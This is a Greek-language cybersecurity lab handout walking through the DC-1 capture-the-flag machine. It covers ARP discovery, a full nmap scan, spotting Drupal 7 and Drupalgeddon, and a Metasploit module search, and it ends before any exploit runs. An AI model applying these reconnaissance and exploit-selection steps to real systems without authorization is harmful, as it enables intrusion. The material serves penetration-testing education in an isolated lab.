CSEC 101 // CYBERSECURITY LAB SERIES

04

LAB_04 > 04. DC-CTF

DC-1 — CTF Walkthrough

Drupalgeddon (CVE-2014-3704) → Meterpreter → SUID find → root

Επίπεδο: Αρχάριος | nmap | Metasploit | Meterpreter | SUID | CVSS

```
root@lab:~# ./start_lab_04.sh
```

Εργαστηριακό Υλικό Κυβερνοασφάλειας – Εκπαιδευτική Χρήση

VulnHub / TryHackMe, Ethical Hacking

Αναλυτικές Σημειώσεις — Εργαστήριο 03: DC-1

Το αρχείο αυτό είναι η **εμπλουτισμένη έκδοση** του `README.md`. Το αρχικό κείμενο (η μεθοδολογία των τεσσάρων φάσεων) διατηρείται **αυτούσιο**, και μετά από κάθε ενότητα ακολουθεί πλαίσιο *«Επεξήγηση»* που αναλύει τη θεωρία, τις εντολές και το «γιατί» πίσω από κάθε βήμα.

Η έννοια της δοκιμής παρείσδυσης (Penetration Test)

Μια δοκιμή παρείσδυσης είναι **ελεγχόμενη** προσομοίωση επίθεσης με σκοπό τη βελτίωση της άμυνας. Διαφέρει από μια πραγματική επίθεση σε τρία σημεία: υπάρχει **άδεια**, **όρια** (scope) και **αναφορά** (report). Το DC-1 είναι ένα εργαστηριακό μηχάνημα φτιαγμένο για αυτόν τον σκοπό.

Οι τέσσερις φάσεις και τι παράγει η καθεμία

Φάση	Ερώτημα	Παραδοτέο
1. Recon	Τι υπάρχει στο δίκτυο και τι τρέχει;	Λίστα hosts, θυρών, εκδόσεων
2. Exploitation	Ποια ευπάθεια αξιοποιείται;	Πρόσβαση (shell)
3. Post-exploitation	Τι βλέπω από μέσα;	Δεδομένα, flags, διαδρομές
4. Privilege escalation	Πώς γίνομαι root;	Πλήρης έλεγχος

Τι θα μάθετε: γιατί το ARP discovery είναι πιο αξιόπιστο από το ping, πώς διαβάζεται πλήρης σάρωση 65.535 θυρών, πώς το Metasploit λειτουργεί ως ολοκληρωμένο πλαίσιο (framework) και όχι ως αυτοματοποιημένη λύση ενός βήματος, τι είναι το Meterpreter και γιατί ένα «τυφλό» shell δεν αρκεί, και πώς ένα λάθος δικαίωμα (SUID σε ένα εργαλείο όπως το `find`) δίνει root.

Εργαστηριακό Εγχειρίδιο: Μηχανή DC-1

Το παρόν εγχειρίδιο είναι ένας οδηγός διεξαγωγής δοκιμών παρείσδυσης (Penetration Testing Walkthrough) στην ευάλωτη εικονική μηχανή **DC-1**. Ο κύριος στόχος της εργαστηριακής αυτής άσκησης είναι η καθοδήγηση του ερευνητή ή του ελεγκτή ασφάλειας μέσα από έναν ρεαλιστικό κύκλο ζωής αξιολόγησης τρωτότητας, ακολουθώντας πιστά τις διεθνείς βέλτιστες πρακτικές.

Μέσα από τη μελέτη της μηχανής DC-1 εξετάζονται σε βάθος κρίσιμες έννοιες της ασφάλειας πληροφοριακών συστημάτων, όπως η αναγνώριση επιφανειών επίθεσης στο τοπικό δίκτυο, η ανάλυση και εκμετάλλευση γνωστών αρχιτεκτονικών σφαλμάτων σε Συστήματα Διαχείρισης Περιεχομένου (Content Management Systems - CMS), η σταθεροποίηση κελύφους και η μετα-εκμετάλλευση υποδομών Linux, καθώς και η εκμετάλλευση εσφαλμένων διαμορφώσεων δικαιωμάτων πρόσβασης (misconfigurations) στο σύστημα αρχείων Unix για την επίτευξη τοπικής κλιμάκωσης προνομίων (Local Privilege Escalation).

> **Πηγή / Λήψη:** VulnHub — DC: 1, **Writeup αναφοράς:** Hacking Articles — DC-1: Vulnhub Walkthrough

Η συνολική διαδικασία δομείται στις ακόλουθες τέσσερις μεθοδολογικές φάσεις:
1. **Αναγνώριση & Χαρτογράφηση Δικτύου (Reconnaissance & Service Fingerprinting)**
2. **Ανάλυση Ευπαθειών & Αρχική Προσβολή (Vulnerability Assessment & Weaponized Exploitation)**
3. **Μετα-Εκμετάλλευση, Σταθεροποίηση & Περισυλλογή Ενδείξεων (Post-Exploitation & Data Harvesting)**
4. **Ανάλυση Εσωτερικών Δικαιωμάτων & Κλιμάκωση Προνομίων (Privilege Escalation to Root)**

---

2. Φάση 1: Αναγνώριση & Ανακάλυψη Υπηρεσιών (Reconnaissance & Discovery)

Επεξήγηση Φάσης 1 — γιατί η αναγνώριση γίνεται μεθοδικά

Η αναγνώριση χωρίζεται σε **παθητική** (δεν αγγίζει τον στόχο: OSINT, αρχεία, DNS records) και **ενεργητική** (στέλνει πακέτα). Στο εργαστήριο κάνουμε ενεργητική, γιατί ο στόχος είναι τοπικός και δικός μας.

Σειρά που δεν αποτυγχάνει:

```
1. Ποια είναι η IP μου;        ip a
2. Ποιοι hosts υπάρχουν;       netdiscover / arp-scan
3. Ποιες θύρες ακούν;          nmap -p-
4. Ποιες εκδόσεις;             nmap -sV
5. Τι εκθέτει η εφαρμογή;      browser + curl + fuzzing
```

Συνηθισμένο σφάλμα των αρχαρίων είναι να ξεκινούν απευθείας από το βήμα 4 ή 5, αναπαράγοντας μηχανικά ένα δημοσιευμένο writeup. Χωρίς τα βήματα 1–3 δεν είναι καν βέβαιο ότι η επικοινωνία γίνεται με το σωστό μηχάνημα.

2.1 Διαμόρφωση Περιβάλλοντος Δοκιμών & Αρχιτεκτονική Δικτύου

Επεξήγηση 2.1 — γιατί η απομόνωση είναι τεχνική απαίτηση, όχι τυπικότητα

Host-Only vs NAT Network — τι αλλάζει για το εργαστήριο:

	Host-Only	NAT Network
Kali ↔ DC-1	✅	✅
Πρόσβαση στο internet	❌	✅ (μέσω host)
Κίνδυνος διαρροής σε πραγματικό δίκτυο	Μηδενικός	Μηδενικός (πίσω από NAT)
Ενημερώσεις/λήψεις εργαλείων	Πρέπει να γίνουν πριν	Γίνονται κανονικά

Γιατί «Black-Box»: ο ελεγκτής δεν γνωρίζει εκ των προτέρων την IP. Αυτό είναι ρεαλιστικό: σε πραγματικό engagement συχνά ξεκινάτε μόνο με ένα εύρος δικτύου.

Έλεγχος ότι το περιβάλλον είναι σωστό πριν προχωρήσετε:

```
ip a                        # έχετε IP στο ίδιο subnet με τον στόχο;
ping -c 2 <IP-στόχου>       # αν όχι, δείτε §2.2 (ARP)
```

Σημείωση για VMware/VirtualBox: αν και οι δύο VMs είναι σε NAT Network, το `netdiscover` βλέπει μόνο τις VMs του ίδιου δικτύου — όχι το φυσικό σας LAN. Αυτό είναι το επιθυμητό.

Προκειμένου να διασφαλιστεί η ασφαλής και αξιόπιστη εκτέλεση της δοκιμής, τόσο ο σταθμός εργασίας του επιτιθέμενου (Kali Linux) όσο και το ευάλωτο μηχάνημα-στόχος (DC-1) τοποθετούνται εντός ενός ελεγχόμενου, απομονωμένου εικονικού δικτύου (λειτουργία Host-Only ή κοινό NAT Network μέσω λογισμικού υπερεπόπτη VirtualBox / VMware Workstation). Η αρχιτεκτονική αυτή εγγυάται ότι η εκπαιδευτική επίθεση δεν θα διαρρεύσει σε παραγωγικά εταιρικά ή οικιακά δίκτυα, ενώ ταυτόχρονα εξασφαλίζει αμφίδρομη, απρόσκοπτη διασύνδεση στα επίπεδα OSI Layer 2 (Data Link) και Layer 3 (Network).

Σε ένα τυπικό σενάριο ελέγχου διείσδυσης τύπου "Black-Box", ο ελεγκτής δεν γνωρίζει εκ των προτέρων τη στατική ή δυναμική διεύθυνση IPv4 του στόχου, καθώς αυτή αποδίδεται αυτόματα από την ενσωματωμένη υπηρεσία DHCP του εικονικού περιβάλλοντος. Συνεπώς, η πρώτη απαραίτητη ενέργεια είναι ο εντοπισμός του μηχανήματος-στόχου μέσω τεχνικών παθητικής ή ενεργητικής σάρωσης σε επίπεδο τοπικού δικτύου.

2.2 Ανακάλυψη Ενεργών Κόμβων μέσω του Πρωτοκόλλου ARP

Επεξήγηση 2.2 — το ARP ως «αναγκαστικός» μηχανισμός

Το **ARP** (Address Resolution Protocol) απαντά στο ερώτημα: *«ποια MAC αντιστοιχεί σε αυτή την IP;»*. Είναι απαραίτητο για κάθε επικοινωνία σε Ethernet — χωρίς αυτό δεν φεύγει ούτε ένα πακέτο. Γι' αυτό **δεν μπορεί να «απενεργοποιηθεί»** όπως το ICMP: ένα firewall που μπλοκάρει ARP θα απομονώσει το μηχάνημα από το ίδιο του το δίκτυο.

Τι βλέπετε στην εικόνα `image.png`:

```
16 Captured ARP Req/Rep packets, from 4 hosts
192.168.35.1    00:50:56:c0:00:08   VMware, Inc.   ← gateway του NAT
192.168.35.2    00:50:56:ed:1b:b2   VMware, Inc.   ← DHCP/DNS του NAT
192.168.35.131  00:0c:29:65:4d:49   VMware, Inc.   ← Ο ΣΤΟΧΟΣ (DC-1)
192.168.35.254  00:50:56:e9:05:dc   VMware, Inc.   ← gateway/άλλη VM
```

Πώς ξεχωρίζετε τον στόχο: το `.1`, `.2` και `.254` είναι τυπικές διευθύνσεις υποδομής (gateway, DNS). Ο στόχος είναι συνήθως μια «τυχαία» διεύθυνση στη μέση του εύρους — εδώ η `.131`.


Γιατί εμφανίζεται «Count 13» στο gateway: το `netdiscover` έχει ήδη ανταλλάξει πακέτα μαζί του (είναι ο δρομολογητής). Οι υπόλοιποι έχουν Count 1 — μία απάντηση.

Εναλλακτικές: `arp-scan --localnet`, `nmap -sn 192.168.35.0/24`, ή παθητική ακρόαση (`netdiscover -p`) που δεν στέλνει τίποτα και βασίζεται σε broadcast κίνηση.

Η ανίχνευση ενεργών υπολογιστικών συστημάτων στο τοπικό υποδίκτυο βασίζεται κυρίως στην αποστολή αιτημάτων ARP (*Address Resolution Protocol*). Σε αντίθεση με τις παραδοσιακές σαρώσεις ICMP Echo Requests (γνωστές ως "ping"), οι οποίες συχνά φιλτράρονται ή απορρίπτονται σιωπηρά από τα τοπικά τείχη προστασίας (iptables, nftables κ.λπ.), τα πακέτα ARP είναι υποχρεωτικά για την επικοινωνία σε επίπεδο Ethernet. Κάθε ενεργός κόμβος του ίδιου broadcast domain υποχρεούται εκ κατασκευής από το πρωτόκολλο να αποκριθεί με τη διεύθυνση MAC του, καθιστώντας τον εντοπισμό του αλάνθαστο.

```
sudo netdiscover -r 192.168.35.0/24
```

- `sudo`: Εκτελεί το εργαλείο με αυξημένα προνόμια υπερχρήστη (`root`), τα οποία είναι αυστηρά υποχρεωτικά καθώς απαιτείται άμεση πρόσβαση στη δικτυακή διεπαφή (raw socket access) για τη δημιουργία και αποστολή μη επεξεργασμένων πακέτων ARP.
- `netdiscover`: Εξειδικευμένο εργαλείο ανίχνευσης διευθύνσεων σε τοπικά δίκτυα Ethernet, ικανό να λειτουργεί τόσο σε παθητική ακρόαση όσο και σε ενεργητική λειτουργία μαζικής αποστολής ARP queries.
- `-r 192.168.35.0/24`: Ορίζει το εύρος του υπό εξέταση υποδικτύου IPv4 σε συμβολισμό CIDR (*Classless Inter-Domain Routing*). Το πρόγραμμα αποστέλλει σειριακά ή παράλληλα ARP requests για όλες τις 254 πιθανές διευθύνσεις του εύρους (`192.168.35.1` έως `192.168.35.254`), συλλέγοντας και ταξινομώντας τις απαντήσεις σε πραγματικό χρόνο.



Εικόνα 1 — Εντοπισμός Ενεργών Κόμβων στο Τοπικό Υποδίκτυο με Netdiscover

2.3 Πλήρης Σάρωση Θυρών και Αναγνώριση Υπηρεσιών (Deep Service Fingerprinting)

Επεξήγηση 2.3 — γιατί `-p-` και τι σημαίνει «service fingerprint»

Γιατί όλες οι θύρες: το προεπιλεγμένο nmap ελέγχει τις 1.000 πιο συνηθισμένες. Υπηρεσίες διαχείρισης (π.χ. Tomcat στο 8080, εναλλακτικά SSH στο 2222, βάσεις σε 3306/5432) συχνά «κρύβονται» έξω από αυτό το σύνολο. Το `-p-` = `-p 1-65535`.

Διαβάζοντας την έξοδο της εικόνας `image-1.png`:

```
22/tcp    open  ssh       OpenSSH 6.0p1 Debian 4+deb7u7
80/tcp    open  http      Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind   2-4 (RPC #100000)
51976/tcp open  status    1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Στοιχείο	Τι μας λέει
`OpenSSH 6.0p1 Debian 4+deb7u7`	**Debian 7 (Wheezy)** — κυκλοφόρησε 2013, end-of-life: παλιό σύστημα
`Apache httpd 2.2.22`	Παλιά έκδοση Apache → πιθανές γνωστές ευπάθειες
`CPE: cpe:/o:linux:linux_kernel`	Ταυτοποίηση για βάσεις CVE

Η σκέψη που πρέπει να κάνετε: «Debian Wheezy + Apache 2.2» = σύστημα που δεν ενημερώνεται εδώ και χρόνια. Άρα το επόμενο βήμα είναι να δείτε **τι εφαρμογή** τρέχει πάνω του — και εκεί εμφανίζεται το Drupal.

Χρόνος εκτέλεσης: το `-p-` με `-sV` μπορεί να πάρει λεπτά. Σε πραγματικό engagement χρησιμοποιείται πρώτα γρήγορη σάρωση (`-p- --min-rate 1000`) και μετά στοχευμένο `-sV` στις ανοιχτές.

Προσοχή: η πλήρης σάρωση είναι ιδιαίτερα «θορυβώδης» — καταγράφεται εύκολα από συστήματα ανίχνευσης εισβολών (IDS). Σε εργαστηριακό περιβάλλον αυτό δεν έχει σημασία, σε παραγωγικό σύστημα, ωστόσο, αποτελεί σημαντικό παράγοντα.

Μετά την επιβεβαίωση της διεύθυνσης IP του στόχου (`192.168.35.131`), απαιτείται λεπτομερής χαρτογράφηση των ανοικτών θυρών TCP και εξαγωγή των χαρακτηριστικών banners των εκτελούμενων υπηρεσιών. Η επιφανειακή σάρωση μόνο των 1.000 πιο συνηθισμένων θυρών (default Nmap scan) ενέχει τον κίνδυνο παράβλεψης κρίσιμων υπηρεσιών που εκτελούνται σε ασυνήθιστες ή υψηλές θύρες. Για τον λόγο αυτό, επιλέγεται η εξαντλητική σάρωση ολόκληρου του φάσματος των 65.535 θυρών.

```
nmap -sV -p- 192.168.35.131
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -p- 192.168.35.131
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-18 16:48 +0530
Nmap scan report for 192.168.35.131 (192.168.35.131)
Host is up (0.00074s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
51976/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:65:4D:49 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.69 seconds
```

Εικόνα 2 — Αναλυτική Έξοδος Σάρωσης Υπηρεσιών μέσω Nmap

- `nmap`: Network Mapper, το διεθνώς αναγνωρισμένο εργαλείο ελέγχου δικτυακών δεικτών, χαρτογράφησης τοπολογίας και ανάλυσης ευπαθειών.
- `-sV` (*Service Version Detection*): Ενεργοποιεί τον μηχανισμό διερεύνησης εκδόσεων. Το Nmap εκτελεί TCP handshake στις ανοικτές θύρες, αποστέλλει εξειδικευμένες σειρές δεδομένων (probes) από τη βάση δεδομένων `nmap-service-probes` και αναλύει τις αποκρίσεις για να ταυτοποιήσει με ακρίβεια το όνομα και την έκδοση της κάθε εφαρμογής.
- `-p-`: Συντομογραφία της παραμέτρου `-p 1-65535`. Εξαναγκάζει τον έλεγχο κάθε μίας από τις 65.535 διαθέσιμες θύρες TCP, εκμηδενίζοντας την πιθανότητα απόκρυψης υπηρεσιών σε μη τυπικές θύρες.
- `192.168.35.131`: Η διεύθυνση IPv4 του συστήματος-στόχου που προέκυψε από το προηγούμενο βήμα.

2.4 Επιθεώρηση Εφαρμογής Ιστού & Πρώιμη Αξιολόγηση Ευπαθειών

Επεξήγηση 2.4 — πώς αναγνωρίζεται ένα CMS και γιατί η έκδοση μετράει

Σημεία ταυτοποίησης Drupal (ισχύουν και για WordPress/Joomla):

Σημείο	Τι δείχνει
`/CHANGELOG.txt`	Ακριβής έκδοση (αν δεν έχει αφαιρεθεί)
`<meta name="Generator" content="Drupal 7">`	CMS και major version
`/sites/default/settings.php`	Αρχείο ρυθμίσεων (αν είναι προσβάσιμο)
Δομή URL `/node/1`, `/user/login`	Χαρακτηριστικά Drupal
Cookies `SESS…`, `Drupal.toolbar`	Ενδείξεις Drupal

Γιατί η έκδοση 7.x είναι κρίσιμη: το Drupal 7 είχε σοβαρές ευπάθειες SQL injection στη φόρμα σύνδεσης/εγγραφής. Η πιο γνωστή είναι η **CVE-2014-3704** («Drupalgeddon»), με CVSS **9.8**. Επηρεάζει εκδόσεις 7.0–7.31.

Τι είναι το CVSS: πρότυπο βαθμολόγησης σοβαρότητας 0–10, με βάση:

- **Attack Vector** (δικτυακή ή τοπική;)
- **Complexity** (πόσο εύκολο;)
- **Privileges required** (χρειάζεται λογαριασμός;)
- **Impact** (εμπιστευτικότητα, ακεραιότητα, διαθεσιμότητα).

Ένα `9.8` σημαίνει: απομακρυσμένη, χωρίς authentication, χωρίς ιδιαίτερη πολυπλοκότητα, με πλήρη επίπτωση — δηλαδή «οποιοσδήποτε στο δίκτυο μπορεί να πάρει κώδικα».

Τι θα έπρεπε να κάνει ο διαχειριστής: ενημέρωση σε υποστηριζόμενη έκδοση, αφαίρεση `CHANGELOG.txt`, WAF με κανόνες για SQLi, και περιορισμός πρόσβασης στη διαχείριση.

Η ανάλυση της θύρας 80 υποδεικνύει την ύπαρξη διακομιστή Apache σε περιβάλλον λειτουργικού συστήματος Debian Wheezy (7.x), γεγονός που καταδεικνύει ένα σημαντικά παρωχημένο σύστημα. Πλοηγούμενοι μέσω φυλλομετρητή (browser) στη διεύθυνση `http://192.168.35.131/`, παρουσιάζεται η αρχική σελίδα του δημοφιλούς Συστήματος Διαχείρισης Περιεχομένου (**Drupal**).

Η επιθεώρηση του πηγαίου κώδικα της ιστοσελίδας, των μετα-ετικετών (meta tags) και των αρχείων όπως το `/CHANGELOG.txt` αποκαλύπτει ότι πρόκειται για την έκδοση **Drupal 7.x**. Ιστορικά, ο κλάδος Drupal 7.x παρουσίασε θεμελιώδη αρχιτεκτονικά κενά ασφαλείας στα επίπεδα διαχείρισης παραμέτρων εισόδου και εκτέλεσης ερωτημάτων βάσης δεδομένων, με διαβόητο παράδειγμα την ευπάθεια Drupalgeddon (CVE-2014-3704), η οποία επιτρέπει σε μη εξουσιοδοτημένους απομακρυσμένους χρήστες να εκτελέσουν αυθαίρετο κώδικα (Remote Code Execution - RCE).

---

3. Φάση 2: Ανάλυση Ευπαθειών & Αρχική Προσβολή (Exploitation)

Επεξήγηση Φάσης 2 — η μετάβαση από «ξέρω» σε «μπορώ»

Η εκμετάλλευση είναι το πιο «επικίνδυνο» στάδιο: μια λάθος ενέργεια μπορεί να καταστρέψει δεδομένα ή να ρίξει την υπηρεσία. Γι' αυτό σε πραγματικό engagement:

1. **Επιβεβαιώνεται** η ευπάθεια με μη καταστροφικό τρόπο (π.χ. έλεγχος έκδοσης).
2. **Επιλέγεται** το λιγότερο επεμβατικό exploit.
3. **Καταγράφεται** ακριβώς τι εκτελέστηκε (για το report).
4. **Ελέγχεται** αν η ενέργεια επηρέασε άλλους (π.χ. shared hosting).

3.1 Εκκίνηση και Προετοιμασία του Metasploit Framework

Επεξήγηση 3.1 — τι είναι το Metasploit και τι ΔΕΝ είναι

Το **Metasploit Framework (MSF)** είναι μια πλατφόρμα που οργανώνει:

Έννοια	Ρόλος
Module	Ο κώδικας (exploit, auxiliary, post)
Payload	Τι εκτελείται στον στόχο μετά την επιτυχία (π.χ. reverse shell)
Handler	Ο ακροατής που περιμένει τη σύνδεση πίσω
Session	Η ενεργή σύνδεση με τον στόχο
Database	Αποθήκευση hosts, services, credentials, loot

Η εκκίνηση (`msfconsole`) φορτώνει χιλιάδες modules και συνδέεται στην PostgreSQL. Χωρίς βάση δεδομένων δουλεύει, αλλά δεν «θυμάται» αποτελέσματα (`db_nmap`, `hosts`, `services`).

Χρήσιμες εντολές πριν το exploit:

```
msf6 > db_status              # υπάρχει βάση;
msf6 > search drupal          # εύρεση modules
msf6 > info <module>          # περιγραφή, επιλογές, references
msf6 > show options           # τι πρέπει να συμπληρώσω
msf6 > show payloads          # συμβατά payloads
```

Γιατί δεν αρκεί η απλή εκτέλεση: χωρίς ορθό ορισμό των `RHOSTS`, `LHOST` (τη *δική* μας διεύθυνση IP) και `LPORT`, το payload θα επιχειρήσει να συνδεθεί σε λανθασμένη διεύθυνση. Το `LHOST` πρέπει να αντιστοιχεί στη διεύθυνση IP της κάρτας που επικοινωνεί με τον στόχο — συνηθισμένο σφάλμα σε VMs με πολλαπλές διεπαφές.

Στην εικόνα `image-2.png`: φαίνεται η έκδοση (`metasploit v6.4.103-dev`) και το πλήθος modules — 2.584 exploits. Το πλήθος δεν σημαίνει «περισσότερη δύναμη», σημαίνει «περισσότερο υλικό για εκμάθηση».

Για τη συστηματοποίηση και εκτέλεση της επίθεσης αξιοποιείται το **Metasploit Framework**, η πιο διαδεδομένη πλατφόρμα δοκιμών διείσδυσης. Το Metasploit παρέχει μια ολοκληρωμένη υποδομή διαχείρισης exploits, payloads, encoders και βοηθητικών εργαλείων, επιτρέποντας την αυτοματοποιημένη επαλήθευση των κενών ασφαλείας με σταθερό και προβλέψιμο τρόπο.

```
msfconsole
```

- `msfconsole`: Εκκινεί τη διαδραστική διεπαφή γραμμής εντολών (Command-Line Interface) του Metasploit. Κατά την εκκίνηση, το περιβάλλον αρχικοποιεί τις συνδέσεις με την υποκείμενη βάση δεδομένων PostgreSQL, φορτώνει χιλιάδες καταγεγραμμένα modules ευπαθειών στη μνήμη RAM και παρέχει ένα ευέλικτο κέλυφος διαχείρισης επιθέσεων.

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                    MMMMMMMMMM
MMMN$                             vMMMM
MMMNl  MMMMM             MMMMM   JMMMM
MMMNl  MMMMMMMN       NMMMMMMM   JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM   JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM   jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM   jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM   jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM   jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM   jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#   JMMMM
MMMMR  ?MMNM             MMMMM  .dMMMM
MMMMNm  `?MMM            MMMM`  dMMMMM
MMMMMMN  ?MM             MM?   NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v6.4.103-dev                             ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Εικόνα 3 — Εκκίνηση της Διεπαφής msfconsole

3.2 Αναζήτηση Εξειδικευμένων Modules για το CMS Drupal

Επεξήγηση 3.2 — διαβάζοντας τον πίνακα αποτελεσμάτων

Η εικόνα `image-3.png` δείχνει την έξοδο του `search drupal`. Οι στήλες που μετράνε:

Στήλη	Σημασία
Disclosure Date	Πότε δημοσιεύτηκε η ευπάθεια
Rank	Αξιοπιστία module (`excellent` > `great` > `good` > `normal`)
Check	Αν το module μπορεί να **επιβεβαιώσει** την ευπάθεια χωρίς εκτέλεση
Description	Τι ακριβώς εκμεταλλεύεται

Τα τρία Drupal modules που ξεχωρίζουν:

- `exploit/multi/http/drupal_drupageddon` (2014) — **η ευπάθεια του εργαστηρίου** (CVE-2014-3704), SQLi στη φόρμα.
- `exploit/unix/webapp/drupal_drupalgeddon2` (2018) — CVE-2018-7600, επηρεάζει 7.x **και** 8.x, άλλη ευπάθεια.
- `exploit/unix/webapp/drupal_coder_exec` — μέσω του module Coder.

Γιατί διαβάζουμε το `info` πριν το `use`: το `info` δείχνει τις **ακριβείς εκδόσεις** που επηρεάζονται. Αν ο στόχος είναι 7.32, το drupageddon (7.0–7.31) **δεν θα λειτουργήσει** — και δεν ενδείκνυται η τυφλή δοκιμή του.

Χρήσιμο φίλτρο:

```
msf6 > search type:exploit platform:php drupal
msf6 > search cve:2014-3704
```

Με το περιβάλλον του Metasploit έτοιμο προς χρήση, πραγματοποιείται ερώτημα στην ενσωματωμένη ευρετηριασμένη βάση δεδομένων προκειμένου να εντοπιστούν όλα τα διαθέσιμα modules εκμετάλλευσης που στοχεύουν την πλατφόρμα Drupal.

```
msf6 > search drupal
```

- `search drupal`: Αναζητά αναδρομικά στις βιβλιοθήκες `exploits/`, `auxiliary/` και `post/` οποιοδήποτε module περιέχει τον όρο "drupal" στον τίτλο, στην περιγραφή ή στα μεταδεδομένα του. Το αποτέλεσμα παρουσιάζει έναν πίνακα με το όνομα του module, την ημερομηνία αποκάλυψης της ευπάθειας, τον δείκτη αξιοπιστίας (Ranking) και μια σύντομη περιγραφή του μηχανισμού επίθεσης.

```
msf > search drupal

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/unix/webapp/drupal_coder_exec               2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1   exploit/unix/webapp/drupal_drupalgeddon2            2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2     \_ target: Automatic (PHP In-Memory)              .                .          .      .
   3     \_ target: Automatic (PHP Dropper)                .                .          .      .
   4     \_ target: Automatic (Unix In-Memory)             .                .          .      .
   5     \_ target: Automatic (Linux Dropper)              .                .          .      .
   6     \_ target: Drupal 7.x (PHP In-Memory)             .                .          .      .
   7     \_ target: Drupal 7.x (PHP Dropper)               .                .          .      .
   8     \_ target: Drupal 7.x (Unix In-Memory)            .                .          .      .
   9     \_ target: Drupal 7.x (Linux Dropper)             .                .          .      .
   10    \_ target: Drupal 8.x (PHP In-Memory)             .                .          .      .
   11    \_ target: Drupal 8.x (PHP Dropper)               .                .          .      .
   12    \_ target: Drupal 8.x (Unix In-Memory)            .                .          .      .
   13    \_ target: Drupal 8.x (Linux Dropper)             .                .          .      .
   14    \_ AKA: SA-CORE-2018-002                          .                .          .      .
   15    \_ AKA: Drupalgeddon 2                            .                .          .      .
   16  exploit/multi/http/drupal_drupageddon               2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   17    \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)  .  .          .      .
   18    \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)   .  .          .      .
   19  auxiliary/gather/drupal_openid_xxe                  2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   20  exploit/unix/webapp/drupal_restws_exec              2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   21  exploit/unix/webapp/drupal_restws_unserialize       2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   22    \_ target: PHP In-Memory                          .                .          .      .
   23    \_ target: Unix In-Memory                         .                .          .      .
   24  auxiliary/scanner/http/drupal_views_user_enum       2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   25  exploit/unix/webapp/php_xmlrpc_eval                 2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval
```

Εικόνα 4 — Πίνακας Αποτελεσμάτων Αναζήτησης Drupal Modules

